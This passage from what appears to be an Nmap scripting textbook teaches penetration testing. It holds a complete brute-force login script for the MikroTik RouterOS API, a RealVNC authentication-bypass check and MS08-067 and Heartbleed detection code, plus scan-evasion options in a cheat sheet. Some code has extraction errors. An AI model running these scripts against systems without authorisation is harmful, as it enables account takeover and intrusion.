no_cache = true }, nil, { [self.options.uservar] = username,
[self.options.passvar] = password } )
-- This redirect is taking us to /wp-admin
if response.status == 302 then
local c = creds.Credentials:new( SCRIPT_NAME, self.host,
self.port )
c:add(username, password, creds.State.VALID )
return true, brute.Account:new( username, password, "OPEN")
end
return false, brute.Error:new( "Incorrect password" )
end,
disconnect = function( self )
return true
```

```
end,
check = function( self )
local response = http.get( self.host, self.port, self.uri )
stdnse.print_debug(1, "HTTP GET %s%s",
stdnse.get_hostname(self.host),self.uri)
-- Check if password field is there
if ( response.status == 200 and
response.body:match('type=[\"']password[\"']')) then
stdnse.print_debug(1, "Initial check passed. Launching brute
force attack")
return true
else
stdnse.print_debug(1, "Initial check failed. Password field
wasn't found")
end
return false
end
}
```

Passing library and user options

One of the strengths of the brute library is its flexibility. It supports several runtime
configuration options to tune the behavior of the engine programmatically or with
command-line arguments. For example, by enabling brute.firstonly, we make the engine stop and exit after finding the first account, which is a handy option if

we are looking for quick access. Of course, this is just the tip of the iceberg when it comes to the options supported by the library.

The options defined in this library are:

- firstonly
- passonly
- max_retries
- delay
- mode
- title
- nostore
- max_guesses
- useraspass
- emptypass

As we just mentioned, the brute.firstOnly library argument is a Boolean value.

If set, it makes the engine exit after finding the first valid account. To enable it via the command line, we use this expression:

```
$ nmap --script brute --script-args brute.firstOnly <target>
```

The brute.passOnly argument is designed to help us test passwords of a blank user account. To set this library argument, we type the following in the command line:

```
$ nmap --script brute --script-args brute.passOnly <target >
```

The brute.max_retries library option sets the number of network connection attempts per login. Be careful; in this case, the option uses a different name if we decide it to set it with the command line:

```
$ nmap --script brute --script-args brute.retries=10 <target>
```

The brute.delay option sets the amount of time (in seconds) to wait between login attempts. Here is the expression to set this value from the command line:

```
$ nmap --script brute --script-args brute.delay=3 <target>
```

Some systems lock accounts after certain number of failed login attempts. The

brute.max_guesses option defines the number of login attempts for each account.
Be careful with this one; the argument name is a little different if you want to set it
from the command line:

```
$ nmap --script brute --script-args brute.guesses=10 <target>
```

By default, the brute library will attempt to log in using the username as a password. Update the value of brute.useraspass programmatically or set it from
the command line with the following command:

```
$ nmap --script brute --script-args brute.useraspass=false <target>
```

The brute.emptypass option argument makes the library attempt to log in using
empty passwords. This value can be set programmatically or from the command
line as well:

```
$ nmap --script brute --script-args brute.emptypass <target>
```

All the preceding options can also be set programmatically. For example, to set the
brute.emptypass option, you simply need to set the variable in the constructor of
the Driver class:

```
Driver =
{
new = function(self, host, port, options )
local o = { host = host, port = port, options = options }
setmetatable(o, self)
self.__index = self
o.emptypass = true
return o
end,
… }
```

User-defined options are allowed and are simple to use. Just pass the options table
as the fourth parameter to the brute.Engine constructor:

```
local options = {timeout = 5000}
```

local engine = brute.Engine:new(Driver, host, port, options)
To read or use these user-defined options in your Driver class, you simply access the
self object that was passed as the first argument. For example:

```
if self.options['timeout'] == 0 then
--Do something
end
```

Returning valid accounts via Account objects

The Account class is used to represent the valid accounts found in the target during
execution. Each account stored using this class will have a state.
The available states are:

- OPEN
- DISABLED
- LOCKED

You will find yourself working with this object when implementing the Driver
class. An instance of this class must be used as a return value of the Driver:login()
function. To create an instance, you simply call the constructor with the desired
username, password, and account state:

```
brute.Account:new(username, password, "OPEN")
```

It is important you set the correct state of the account in your scripts. Normally, you
will end up with something like this inside your Driver:login() implementation:

```
if string.find(data, "Welcome home") ~= nil then
return true, brute.Account:new(username, password,
"OPEN")
elseif string.find(data, "Too many attempts. This account has been
locked") ~= nil then
return true, brute.Account:new(username, password,
"LOCKED")
end
```

Reading usernames and password lists with the unpwdb NSE library

Developers sticking to the framework proposed by the brute library don't need to worry about reading the username and password database shipped with Nmap.

However, if you find yourself writing scripts without this library for any reason, you could use the unpwdb library to do so.

The unpwdb library provides two functions: usernames() and passwords(). They return a function closure (if successful) that outputs usernames and passwords with each call correspondingly. The returned closures can also take the reset argument to set the pointer at the beginning of the list.

The following snippet illustrates how to use these function closures to interact with the username and password database:

```
local usernames, passwords
local nmap_try = nmap.new_try()
usernames = nmap_try(unpwdb.usernames())
passwords = nmap_try(unpwdb.passwords())
for password in passwords do

for username in usernames do
-- Do something!
end
usernames("reset") --Rewind list
end
```

Managing user credentials found during scans

In versions before 6.x, the credentials found by NSE were stored in the Nmap registry. The creds library was created to provide an interface to easily read and write user credentials stored in this registry. Each account is linked to a

state, similar to the brute.Account class, so it allows type filtering.
From an NSE script, you could list all the accounts found with one call:
tostring(creds.Credentials:new(SCRIPT_NAME, host, port))
You can also iterate through them and perform specific actions according to type:

```
local c = creds.Credentials:new(creds.ALL_DATA, host, port)
for cred in c:getCredentials(creds.State.VALID) do
doSomething(cred.user, cred.pass)
end
```

You can easily write them to a file:

```
local c = creds.Credentials:new( SCRIPT_NAME, host, port )
status, err = c:saveToFile("credentials-dumpfile-csv","csv")
```

New credentials can be written globally or linked to a specific service. For example,
to add credentials specific to the HTTP service, we could use this:

```
$ nmap -p- --script brute --script-args creds.http="cisco:cisco" <target>
```

Then we could use the global keyword as the argument name to add them globally:

```
$ nmap -p- --script brute --script-args
creds.global="administrator:administrator" <target>
```

Finally, we would write a new set of credentials to the registry programmatically,
like this:

```
local c = creds.Credentials:new(SCRIPT_NAME, self.host, self.port
)
c:add(username, password, creds.State.VALID )
```

Writing an NSE script to launch password-auditing attacks against the MikroTik RouterOS API

Let's tie everything together by writing a complete NSE script that uses all the
libraries seen in this chapter. On this occasion, we will target devices running
MikroTik RouterOS 3.x and higher versions with API access enabled.

The API service usually runs on TCP port 8728, and it allows administrative access
to the devices running this operating system. Often, administrators will lock down
HTTP and SSH but not the API. Let's write a script that helps us perform brute-force
password-auditing against this service:
1. First, let's start with the information tags and required libraries:

```
description = [[
Performs brute force password auditing against Mikrotik
RouterOS devices with the API RouterOS interface enabled.
Additional information:
* http://wiki.mikrotik.com/wiki/API
* http://wiki.mikrotik.com/wiki/API_in_C
* https://github.com/mkbrutusproject/MKBRUTUS
]]
author = "Paulino Calderon <calderon()websec.mx>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html "

categories = {"discovery", "brute"}
local shortport = require "shortport"
local comm = require "comm"
local brute = require "brute"
local creds = require "creds"
local stdnse = require "stdnse"
local openssl = stdnse.silent_require "openssl"
```

2. The script will run when TCP port 8728 is open because Nmap does not detect this service correctly at the moment. Let's use shortport.portnumber() to define this as a port rule:

```
portrule = shortport.portnumber(8728, "tcp")
```

3. Next, let's start implementing our Driver class. The default administrative account in this type of device is admin, with a blank password, so let's enable
empty passwords when defining the constructor:

```
Driver =
{
new = function(self, host, port, options )
```

```
local o = { host = host, port = port, options = options }
setmetatable(o, self)
self.__index = self
o.emptypass = true
return o
end
}
```

4. Our Driver:connect() function should set up the socket connection we are going to need. Notice how we access the options table to read the timeout value:

```
connect = function( self )
self.s = nmap.new_socket("tcp")
self.s:set_timeout(self.options['timeout'])
return self.s:connect(self.host, self.port, "tcp")
end
```

5. Now we need a Driver:disconnect() function to close the network sockets correctly to avoid socket exhaustion:

```
disconnect = function( self )
return self.s:close()
end
```

Finally we get to the good part, our Driver:login() function. Here, we construct a valid login query for the API protocol. Let's break it down a bit:

1. First, we create the required connection probe with the help of bin.pack() and an Nmap exception handler:

```
login = function( self, username, password )
local status, data, try
data = bin.pack("cAx", 0x6,"/login")
try = nmap.new_try(function() return false end)
```

2. Let's send this probe to the target and attempt to obtain a challenge response:

```
try(self.s:send(data))
data = try(self.s:receive_bytes(50))
stdnse.debug(1, "Response #1:%s", data)
local _, _, ret = string.find(data, '!done%%=ret=(.+)')
```

3. If the challenge response was extracted correctly, we can form the login

query string:
```
if ret then
stdnse.debug(1, "Challenge value found:%s", ret)
local md5str = bin.pack("xAA", password, ret)
local chksum = stdnse.tohex(openssl.md5(md5str))
local login_pkt = bin.pack("cAcAcAx", 0x6,
"/login", 0x0b, "=name="..username, 0x2c,
"=response=00"..chksum)
```
4. Let's send the login query and wait for a response:
```
try(self.s:send(login_pkt))
data = try(self.s:receive_bytes(50))
stdnse.debug(1, "Response #2:%s", data )
```
5. We then look for the text pattern that indicates that the login attempt was successful. If it was, we can add it to our credentials registry and return the results to the engine:
```
if data and string.find(data, "%!done") ~= nil then
if string.find(data, "message=cannot") == nil
then
local c = creds.Credentials:new(SCRIPT_NAME,
self.host, self.port )
c:add(username, password, creds.State.VALID )
return true, brute.Account:new(username,
password, creds.State.VALID)
end
end
```
6. If the login attempt wasn't successful, we return an instance of brute.Error: return false, brute.Error:new("Incorrect password").
7. Our final class will look like this:
```
Driver =
{
new = function(self, host, port, options )
local o = { host = host, port = port, options = options }
setmetatable(o, self)
self.__index = self
o.emptypass = true
return o
```

```
end,
connect = function( self )
self.s = nmap.new_socket("tcp")
self.s:set_timeout(self.options['timeout'])
return self.s:connect(self.host, self.port, "tcp")
end,
login = function( self, username, password )
local status, data, try
data = bin.pack("cAx", 0x6,"/login")
--Connect to service and obtain the challenge response
try = nmap.new_try(function() return false end)
try(self.s:send(data))
data = try(self.s:receive_bytes(50))
stdnse.debug(1, "Response #1:%s", data)
local _, _, ret = string.find(data, '!done%%=ret=(.+)')
--If we find the challenge value we continue the
connection process
if ret then
stdnse.debug(1, "Challenge value found:%s", ret)
local md5str = bin.pack("xAA", password, ret)
local chksum = stdnse.tohex(openssl.md5(md5str))
local login_pkt = bin.pack("cAcAcAx", 0x6,
"/login", 0x0b, "=name="..username, 0x2c,
"=response=00"..chksum)
try(self.s:send(login_pkt))
data = try(self.s:receive_bytes(50))
stdnse.debug(1, "Response #2:%s", data)
if data and string.find(data, "%!done") ~= nil then
if string.find(data, "message=cannot") == nil
then
local c = creds.Credentials:new(SCRIPT_NAME,
self.host, self.port )
c:add(username, password, creds.State.VALID )
return true, brute.Account:new(username,
password, creds.State.VALID)
end
```

```
end
end
return false, brute.Error:new( "Incorrect password" )
end,
disconnect = function( self )
return self.s:close()
end
}
```

Finally, the only thing left to do is to create an instance of brute.Engine. Our main
action code block will initialize brute.Engine and read a couple of arguments defining configuration options such as thread number and connection timeout:

```
action = function(host, port)
local result
local thread_num =
stdnse.get_script_args(SCRIPT_NAME..".threads") or 3
local options = {timeout = 5000}
local bengine = brute.Engine:new(Driver, host, port, options)
bengine:setMaxThreads(thread_num)
bengine.options.script_name = SCRIPT_NAME
_, result = bengine:start()
return result
end
```

Our final version is ready, and we can go and test it against our target. The library
will take care of producing a nice report for us:

```
PORT STATE SERVICE
8728/tcp open unknown
| mikrotik-routeros-brute:
| Accounts
| admin - Valid credentials
| Statistics
|_ Performed 500 guesses in 70 seconds, average tps: 7
```

And that's all! We have created a very powerful NSE script that performs brute-force

password-auditing against a service in fewer than 100 lines. I recommend that you
find a service or application and write an NSE brute script for it. You will be very
pleased with its power if you are not already pleased.

Vulnerability scanning

The simplest way of turning Nmap into a vulnerability scanner is to run scripts
from the vuln NSE category that check for specific vulnerabilities. Currently, there
are 66 scripts available, targeting popular applications, products, protocols, and
services. While this number may not be that impressive, the vulnerability

exploitation
capabilities of NSE can save us countless hours when developing exploits from scratch.
Some of the key aspects of using NSE for vulnerability detection are as follows:
• Host information gathered during scans can be accessed via the Nmap API
• NSE scripts can generate additional host information through advanced fingerprinting during runtime
• NSE scripts can share valid credentials found during execution among other scripts
• NSE provides several network protocol libraries, and they are ready to use
• The vuln NSE library provides a simple interface to create well-organized vulnerability reports
• NSE offers robust parallelism support and error handling mechanisms
Remember that, to execute all the scripts belonging to a certain category, we must
simply pass the category name to the --script argument. This action will generally
yield better results if we activate and enhance version detection (-sV --version-all)
and cover the entire valid port range (-p):

```
$ nmap -sV --version-all -p- --script vuln <target>
```

If we are lucky, we should see a vulnerability report (or reports) with detailed
descriptions of the issues found. The following is a report of the ssl-ccs-injection

```
NSE script:
PORT STATE SERVICE
443/tcp open https
| ssl-ccs-injection:
| VULNERABLE:
| SSL/TLS MITM vulnerability (CCS Injection)
| State: VULNERABLE
| Risk factor: High
| Description:
| OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before
```

| 1.0.1h does not properly restrict processing of
ChangeCipherSpec
| messages, which allows man-in-the-middle attackers to
trigger use
| of a zero-length master key in certain OpenSSL-to-OpenSSL
| communications, and consequently hijack sessions or obtain
| sensitive information, via a crafted TLS handshake, aka the
| "CCS Injection" vulnerability.
|
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| http://www.cvedetails.com/cve/2014-0224
|_ http://www.openssl.org/news/secadv_20140605.txt
Furthermore, you could also pass the vulns.showall script parameter to show
all
the attempted exploits:
$ nmap -sV --script vuln --script-args vulns.showall <target>
This will generate the following output:
| http-method-tamper:
| NOT VULNERABLE:
| Authentication bypass by HTTP verb tampering
| State: NOT VULNERABLE
| References:
| http://capec.mitre.org/data/definitions/274.html
|
https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_
%28O
WASP-CM-008%29
| http://www.mkit.com.ar/labs/htexploit/
|_
http://www.imperva.com/resources/glossary/http_verb_tampering.html
| http-phpmyadmin-dir-traversal:
| NOT VULNERABLE:
| phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local
File Inclusion
| State: NOT VULNERABLE

| IDs: CVE:CVE-2005-3299
| References:
| http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_ http://www.exploit-db.com/exploits/1244/
| http-phpself-xss:
| NOT VULNERABLE:
| Unsafe use of $_SERVER["PHP_SELF"] in PHP files
| State: NOT VULNERABLE
| References:
| http://php.net/manual/en/reserved.variables.server.php
|_ https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
| http-slowloris-check:
| NOT VULNERABLE:
| Slowloris DOS attack
| State: NOT VULNERABLE
| References:
|_ http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-tplink-dir-traversal:
| NOT VULNERABLE:
| Path traversal vulnerability in several TP-Link wireless routers
| State: NOT VULNERABLE
| References:
|_ http://websec.ca/advisories/view/path-traversal
-vulnerability-tplink-wdr740
| http-vuln-cve2010-2861:
| NOT VULNERABLE:
| Adobe ColdFusion Directory Traversal Vulnerability
| State: NOT VULNERABLE
| IDs: CVE:CVE-2010-2861 OSVDB:67047
| References:
|
http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking
| http://www.nessus.org/plugins/index.php?view=single&id=48340
| http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861
| http://osvdb.org/67047

|_ http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861
| http-vuln-cve2011-3192:
| NOT VULNERABLE:
| Apache byterange filter DoS
| State: NOT VULNERABLE
| IDs: CVE:CVE-2011-3192 OSVDB:74721
| References:
| http://seclists.org/fulldisclosure/2011/Aug/175
| http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| http://nessus.org/plugins/index.php?view=single&id=55976
|_ http://osvdb.org/74721

The exploit NSE category contains 32 scripts used to attack specific applications
and services; as the name states, they are fully configurable working exploits.
Among these scripts, a few come to mind because of how useful they have been
to me in the past:
• http-csrf: This spiders a website and attempts to detect Cross-site Request Forgery vulnerabilities.
• http-stored-xss: This finds stored Cross-site vulnerabilities.
• http-adobe-coldfusion-apsa1301: This attempts to retrieve an HTTP session cookie that grants administrative access in the vulnerable Coldfusion 9 and 10.
• http-iis-short-name-brute: This exploits IIS web servers to obtain the Windows 8.3 short names of the files and folders stored in the webroot folder.
• jdwp-exec: This exploits the Java Debug Wire Protocol.
• smb-check-vulns: This detects several vulnerabilities found in outdated Windows systems. It is the easiest way of detecting vulnerable Windows XP systems on the network.
Don't forget to take a look at the entire list of available scripts in this category.
Many popular vulnerability scanners won't detect IIS web servers that leak the

short names of files stored in their root folders. If I see IIS web servers, I always try
the http-is-short-name-brute NSE script, which will not only detect but also exploit the vulnerability, to obtain the entire list of files and folders stored in the
webroot folder:

```
$ nmap -p80 --script http-is-short-name-brute <target>
```

This script will generate the following output:

```
PORT STATE SERVICE
80/tcp open http
| http-iis-short-name-brute:
| VULNERABLE:
| Microsoft IIS tilde character "~" short name disclosure and
denial of service
| State: VULNERABLE (Exploitable)
| Description:
| Vulnerable IIS servers disclose folder and file names with
a Windows 8.3 naming scheme inside the webroot folder.
| Shortnames can be used to guess or brute force sensitive
filenames. Attackers can exploit this vulnerability to
| cause a denial of service condition.
|
| Extra information:
|
| 8.3 filenames found:
| Folders
| admini~1
| Files
| backup~1.zip
| certsb~2.zip
| siteba~1.zip
|
| References:
| http://soroush.secproject.com/downloadable/microsoft_iis_
tilde_cha
```

racter_vulnerability_feature.pdf
|_ http://code.google.com/p/iis-shortname-scanner-poc/

Exploiting RealVNC

RealVNC is a popular product that includes both the client and the server for the
VNC protocol to administer workstations remotely. Unfortunately, it is common to
find outdated versions of this software in the wild. Version 4.1.1 and several other
free, personal, and enterprise editions are affected by an authentication bypass
vulnerability that allows attackers to gain access to the VNC servers.

To detect vulnerable VNC servers, we simply need to send a null authentication
packet and check the response status code. Nmap has the realvnc-auth-bypass
NSE script that exploits this issue. Let's take a look at the internals of this script.
As always, we begin with our description and library calls:

```
description = [[
Checks if a VNC server is vulnerable to the RealVNC authentication bypass
(CVE-2006-2369).
]]
author = "Brandon Enright"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"auth", "default", "safe"}
local nmap = require "nmap"
local shortport = require "shortport"
local vulns = require "vulns"
```

The script sets the port rule to execute when port 5900 is open or the service name
detected is vnc:

```
portrule = shortport.port_or_service(5900, "vnc")
```

The main action code block will create an NSE socket to communicate with

```
the
service, send a couple of packets, and then check the responses to determine
whether the server is vulnerable:
action = function(host, port)
local socket = nmap.new_socket()
local result
local status = true
socket:connect(host, port)
status, result = socket:receive_lines(1)
if (not status) then
socket:close()
return
end
socket:send("RFB 003.008\n")
status, result = socket:receive_bytes(2)
if (not status or result ~= "\001\002") then
socket:close()
return
nd
socket:send("\001")
status, result = socket:receive_bytes(4)
if (not status or result ~= "\000\000\000\000") then
socket:close()
return
end
socket:close()
return "Vulnerable"
end
```

Vulnerable VNC servers will return the following output:

```
PORT STATE SERVICE VERSION
5900/tcp open vnc VNC (protocol 3.8)
|_realvnc-auth-bypass: Vulnerable
```

This script was submitted some time ago, and it does not produce the best output
format, but we will go back to it later on in the chapter when we learn more about

the vulns NSE library.

Detecting vulnerable Windows systems

Some scripts may require additional arguments to execute vulnerability checks
correctly; for example, my all-time favorite, smb-check-vulns, requires users to
set the unsafe script parameter to run all checks:

```
$ nmap -p- -sV –script vuln --script-args unsafe <target>
```

This script will generate the following output:

```
Host script results:
| smb-check-vulns:
| MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: regsvc DoS: ERROR (NT_STATUS_ACCESS_DENIED)
| SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
| MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_ MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
```

```
end
-- Bind to SRVSVC service
status, bind_result = msrpc.bind(smbstate, msrpc.SRVSVC_UUID,
msrpc.SRVSVC_VERSION, nil)
if(status == false) then
msrpc.stop_smb(smbstate)
return false, bind_result
end
-- Call netpathcanonicalize
-- status, netpathcanonicalize_result =
msrpc.srvsvc_netpathcanonicalize(smbstate, host.ip, "\\a",
"\\test\\")
```

```
local path1 =
"\\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\\..\\
n"
local path2 = "\\n"
status, netpathcompare_result =
msrpc.srvsvc_netpathcompare(smbstate, host.ip, path1, path2, 1, 0)
-- Stop the SMB session
msrpc.stop_smb(smbstate)
if(status == false) then
if(string.find(netpathcompare_result,
"WERR_INVALID_PARAMETER") ~= nil) then
return true, INFECTED
elseif(string.find(netpathcompare_result, "INVALID_NAME") ~=
nil) then
return true, PATCHED
else
return true, UNKNOWN, netpathcompare_result
end
end
return true, VULNERABLE
end
```

We will omit the function in charge of formatting the output. Vulnerable Windows
workstations will yield an output similar to the following:

```
Host script results:
| smb-check-vulns:
| MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: regsvc DoS: ERROR (NT_STATUS_ACCESS_DENIED)
| SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
| MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_ MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
```

In this case, the NSE libraries make the vulnerability detection function look very
simple, but keep in mind that the library is doing the heavy lifting regarding protocol

communication. However, the next time you encounter a new SMB vulnerability,
you can use this same library and start working on the bits specific to your attack
vector; you won't need to spend any time working on protocol communication tasks.
Even if you need to create a new protocol library, you have the power of Lua and
NSE at your disposal.

Exploiting the infamous heartbleed vulnerability

The heartbleed vulnerability affects the OpenSSL implementation of SSL and TLS
versions 1.0.1 through 1.0.1f. It is a very popular cryptographic library, and it can
be found in hundreds (possibly thousands) of different products, including software
and hardware. It was estimated that it affected around 14 percent of the web servers
at the moment of disclosure—that is, April 1, 2014. In June 2014, there were still
309,197 vulnerable servers running on port 443. This was one of the most interesting
vulnerabilities of the year because it allowed attackers to steal credentials, cookies,
and private keys by reading arbitrary memory locations.
The Heartbeat extension was introduced as a feature to improve performance by
reducing the number of renegotiations between clients. By crafting a heartbeat with
a size larger than the destination structure, attackers can read up to 64 KB of memory
data per heartbeat.
Let's look at the ssl-heartbleed script submitted by Patrik Karlsson to learn how
to detect this vulnerability with NSE. This script uses the tls library

(http://nmap.
org/nsedoc/lib/tls.html) to create TLS/SSL communication messages and buffers. Let's focus on the detection routine:

1. We start by creating the client_hello message using tls.client_hello():

```
local hello = tls.client_hello({
["protocol"] = version,
-- Claim to support every cipher
-- Doesn't work with IIS, but IIS isn't vulnerable
["ciphers"] = keys(tls.CIPHERS),
["compressors"] = {"NULL"},
["extensions"] = {
-- Claim to support every elliptic curve
["elliptic_curves"] =
tls.EXTENSION_HELPERS["elliptic_curves"](keys(tls.ELLIPTIC_
CURVES)),
-- Claim to support every EC point format
["ec_point_formats"] =
tls.EXTENSION_HELPERS["ec_point_formats"](keys(tls.EC_POINT
_FORMATS)),
["heartbeat"] = "\x01", -- peer_not_allowed_to_send
},
})
```

2. Now let's define our heartbeat request with the help of tls.record_
write(type, protocol, body):

```
local payload = stdnse.generate_random_string(19)
local hb = tls.record_write("heartbeat", version,
bin.pack("C>SA",
1, -- HeartbeatMessageType heartbeat_request
0x4000, -- payload length (falsified)
-- payload length is based on 4096 - 16 bytes padding
- 8 bytes packet
-- header + 1 to overflow
payload -- less than payload length.
)
)
```

3. The tls library does not handle socket communication at all; we will

need to implement it ourselves. In this case, to send our client_hello message, we set up the socket with nmap.new_socket() or tls.getPrepareTLSWithoutReconnect(port), depending on whether the protocol uses the START_TLS mechanism:

```
local s
local specialized =
sslcert.getPrepareTLSWithoutReconnect(port)
if specialized then
local status
status, s = specialized(host, port)
if not status then
stdnse.debug3("Connection to server failed")
return
end
else
s = nmap.new_socket()
local status = s:connect(host, port)
if not status then
stdnse.debug3("Connection to server failed")
return
end
end
s:set_timeout(5000)
-- Send Client Hello to the target server
local status, err = s:send(hello)
if not status then
stdnse.debug1("Couldn't send Client Hello: %s", err)
s:close()
return nil
end
```

4. The tls.record_read() function is used to read an SSL/TLS record and check for the heartbeat extension:

```
-- Read response
local done = false
local supported = false
local i = 1
```

```
local response
repeat
status, response, err = tls.record_buffer(s, response,
i)
if err == "TIMEOUT" then
-- Timed out while waiting for server_hello_done
-- Could be client certificate required or other
message required
-- Let's just drop out and try sending the heartbeat
anyway.
done = true
break
elseif not status then
stdnse.debug1("Couldn't receive: %s", err)
s:close()
return nil
end
local record
i, record = tls.record_read(response, i)
if record == nil then
stdnse.debug1("Unknown response from server")
s:close()
return nil
elseif record.protocol ~= version then
stdnse.debug1("Protocol version mismatch")
s:close()
return nil
end
if record.type == "handshake" then
for _, body in ipairs(record.body) do
if body.type == "server_hello" then
if body.extensions and
body.extensions["heartbeat"] == "\x01" then
supported = true
end
elseif body.type == "server_hello_done" then
```

```
stdnse.debug1("we're done!")
done = true
end
end
end
until done
if not supported then
stdnse.debug1("Server does not support TLS Heartbeat
Requests.")
s:close()
return nil
end
```

5. Then we send our heartbeat request through our socket:

```
status, err = s:send(hb)
if not status then
stdnse.debug1("Couldn't send heartbeat request: %s",
err)
s:close()
return nil
end
```

6. Finally, we read the responses and determine whether the server is vulnerable or not:

```
while(true) do
local status, typ, ver, len = recvhdr(s)
if not status then
stdnse.debug1('No heartbeat response received, server
likely not vulnerable')
break
end
if typ == 24 then
local pay
status, pay = recvmsg(s, 0x0fe9)
s:close()
if #pay > 3 then
return true
else
```

```
stdnse.debug1('Server processed malformed
heartbeat, but did not return any extra data.')
break
end
elseif typ == 21 then
stdnse.debug1('Server returned error, likely not
vulnerable')
break
end
end
```

For completeness, the recvhdr(s) and recvmsg(s, len) helper routines used previously are defined as follows:

```
local function recvhdr(s)
local status, hdr = s:receive_buf(match.numbytes(5), true)
if not status then
stdnse.debug3('Unexpected EOF receiving record header - server
closed connection')
return
end
local pos, typ, ver, ln = bin.unpack('>CSS', hdr)
return status, typ, ver, ln
end
local function recvmsg(s, len)
local status, pay = s:receive_buf(match.numbytes(len), true)
if not status then
stdnse.debug3('Unexpected EOF receiving record payload -
server closed connection')
return
end
return true, pay
end
```

That's all of the code we need to complete our detection routine. The rest of the script
uses the vulns library to create a vulnerability report. We will learn more about this
library at the end of this chapter.

The ssl-heartbleed script is distributed. The complete source code of the ssl-heartbleed script can be found at https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse

Nmap Cheat Sheet

Scan a Single Target	nmap [target]
Scan Multiple Targets	nmap [target1, target2, etc]
Scan a List of Targets	nmap -iL [list.txt]
Scan a Range of Hosts	nmap [range of ip addresses]
Scan an Entire Subnet	nmap [ip address/cdir]
Scan Random Hosts	nmap -iR [number]
Excluding Targets from a Scan	nmap [targets] --exclude [targets]
Excluding Targets Using a List	nmap [targets] --excludefile [list.txt]
Perform an Aggressive Scan	nmap -A [target]
Scan an IPv6 Target	nmap -6 [target]
Perform a Ping Only Scan	nmap -sP [target]
Don’t Ping	nmap -PN [target]
TCP SYN Ping	nmap -PS [target]
TCP ACK Ping	nmap -PA [target]
UDP Ping	nmap -PU [target]
SCTP INIT Ping	nmap -PY [target]
ICMP Echo Ping	nmap -PE [target]
ICMP Timestamp Ping	nmap -PP [target]
ICMP Address Mask Ping	nmap -PM [target]
IP Protocol Ping	nmap -PO [target]
ARP Ping	nmap -PR [target]
Traceroute	nmap --traceroute [target]
Force Reverse DNS Resolution	nmap -R [target]

Disable Reverse DNS Resolution	nmap -n [target]
Alternative DNS Lookup	nmap --system-dns [target]
Manually Specify DNS Server(s)	nmap --dns-servers [servers] [target]
Create a Host List	nmap -sL [targets]
TCP SYN Scan	nmap -sS [target]
TCP Connect Scan	nmap -sT [target]
UDP Scan	nmap -sU [target]
TCP NULL Scan	nmap -sN [target]
TCP FIN Scan	nmap -sF [target]
Xmas Scan	nmap -sX [target]
TCP ACK Scan	nmap -sA [target]
Custom TCP Scan	nmap --scanflags [flags] [target]
IP Protocol Scan	nmap -sO [target]
Send Raw Ethernet Packets	nmap --send-eth [target]
Send IP Packets	nmap --send-ip [target]
Perform a Fast Scan	nmap -F [target]
Scan Specific Ports	nmap -p [port(s)] [target]
Scan Ports by Name	nmap -p [port name(s)] [target]
Scan Ports by Protocol	nmap -sU -sT -p U:[ports],T:[ports] [target]
Scan All Ports	nmap -p "*" [target]
Scan Top Ports	nmap --top-ports [number] [target]
Perform a Sequential Port Scan	nmap -r [target]
Operating System Detection	nmap -O [target]
Submit TCP/IP Fingerprints	www.nmap.org/submit/
Attempt to Guess an Unknown	nmap -O --osscan-guess [target]
Service Version Detection	nmap -sV [target]
Troubleshooting Version Scans	nmap -sV --version-trace [target]

Perform a RPC Scan	nmap -sR [target]
Timing Templates	nmap -T[0-5] [target]
Set the Packet TTL	nmap --ttl [time] [target]
Minimum # of Parallel Operations	nmap --min-parallelism [number] [target]
Maximum # of Parallel Operations	nmap --max-parallelism [number] [target]
Minimum Host Group Size	nmap --min-hostgroup [number] [targets]
Maximum Host Group Size	nmap --max-hostgroup [number] [targets]
Maximum RTT Timeout	nmap --initial-rtt-timeout [time] [target]
Initial RTT Timeout	nmap --max-rtt-timeout [TTL] [target]
Maximum Retries	nmap --max-retries [number] [target]
Host Timeout	nmap --host-timeout [time] [target]
Minimum Scan Delay	nmap --scan-delay [time] [target]
Maximum Scan Delay	nmap --max-scan-delay [time] [target]
Minimum Packet Rate	nmap --min-rate [number] [target]
Maximum Packet Rate	nmap --max-rate [number] [target]
Defeat Reset Rate Limits	nmap --defeat-rst-ratelimit [target]
Fragment Packets	nmap -f [target]
Specify a Specific MTU	nmap --mtu [MTU] [target]
Use a Decoy	nmap -D RND:[number] [target]
Idle Zombie Scan	nmap -sI [zombie] [target]
Manually Specify a Source Port	nmap --source-port [port]

	[target]
Append Random Data	nmap --data-length [size] [target]
Randomize Target Scan Order	nmap --randomize-hosts [target]
Spoof MAC Address	nmap --spoof-mac [MAC|0|vendor] [target]
Send Bad Checksums	nmap --badsum [target]
Save Output to a Text File	nmap -oN [scan.txt] [target]
Save Output to a XML File	nmap -oX [scan.xml] [target]
Grepable Output	nmap -oG [scan.txt] [targets]
Output All Supported File Types	nmap -oA [path/filename] [target]
Periodically Display Statistics	nmap --stats-every [time] [target]
133t Output	nmap -oS [scan.txt] [target]
Getting Help	nmap -h
Display Nmap Version	nmap -V
Verbose Output	nmap -v [target]
Debugging	nmap -d [target]
Display Port State Reason	nmap --reason [target]
Only Display Open Ports	nmap --open [target]
Trace Packets	nmap --packet-trace [target]
Display Host Networking	nmap –iflist
Specify a Network Interface	nmap -e [interface] [target]
Execute Individual Scripts	nmap --script [script.nse] [target]
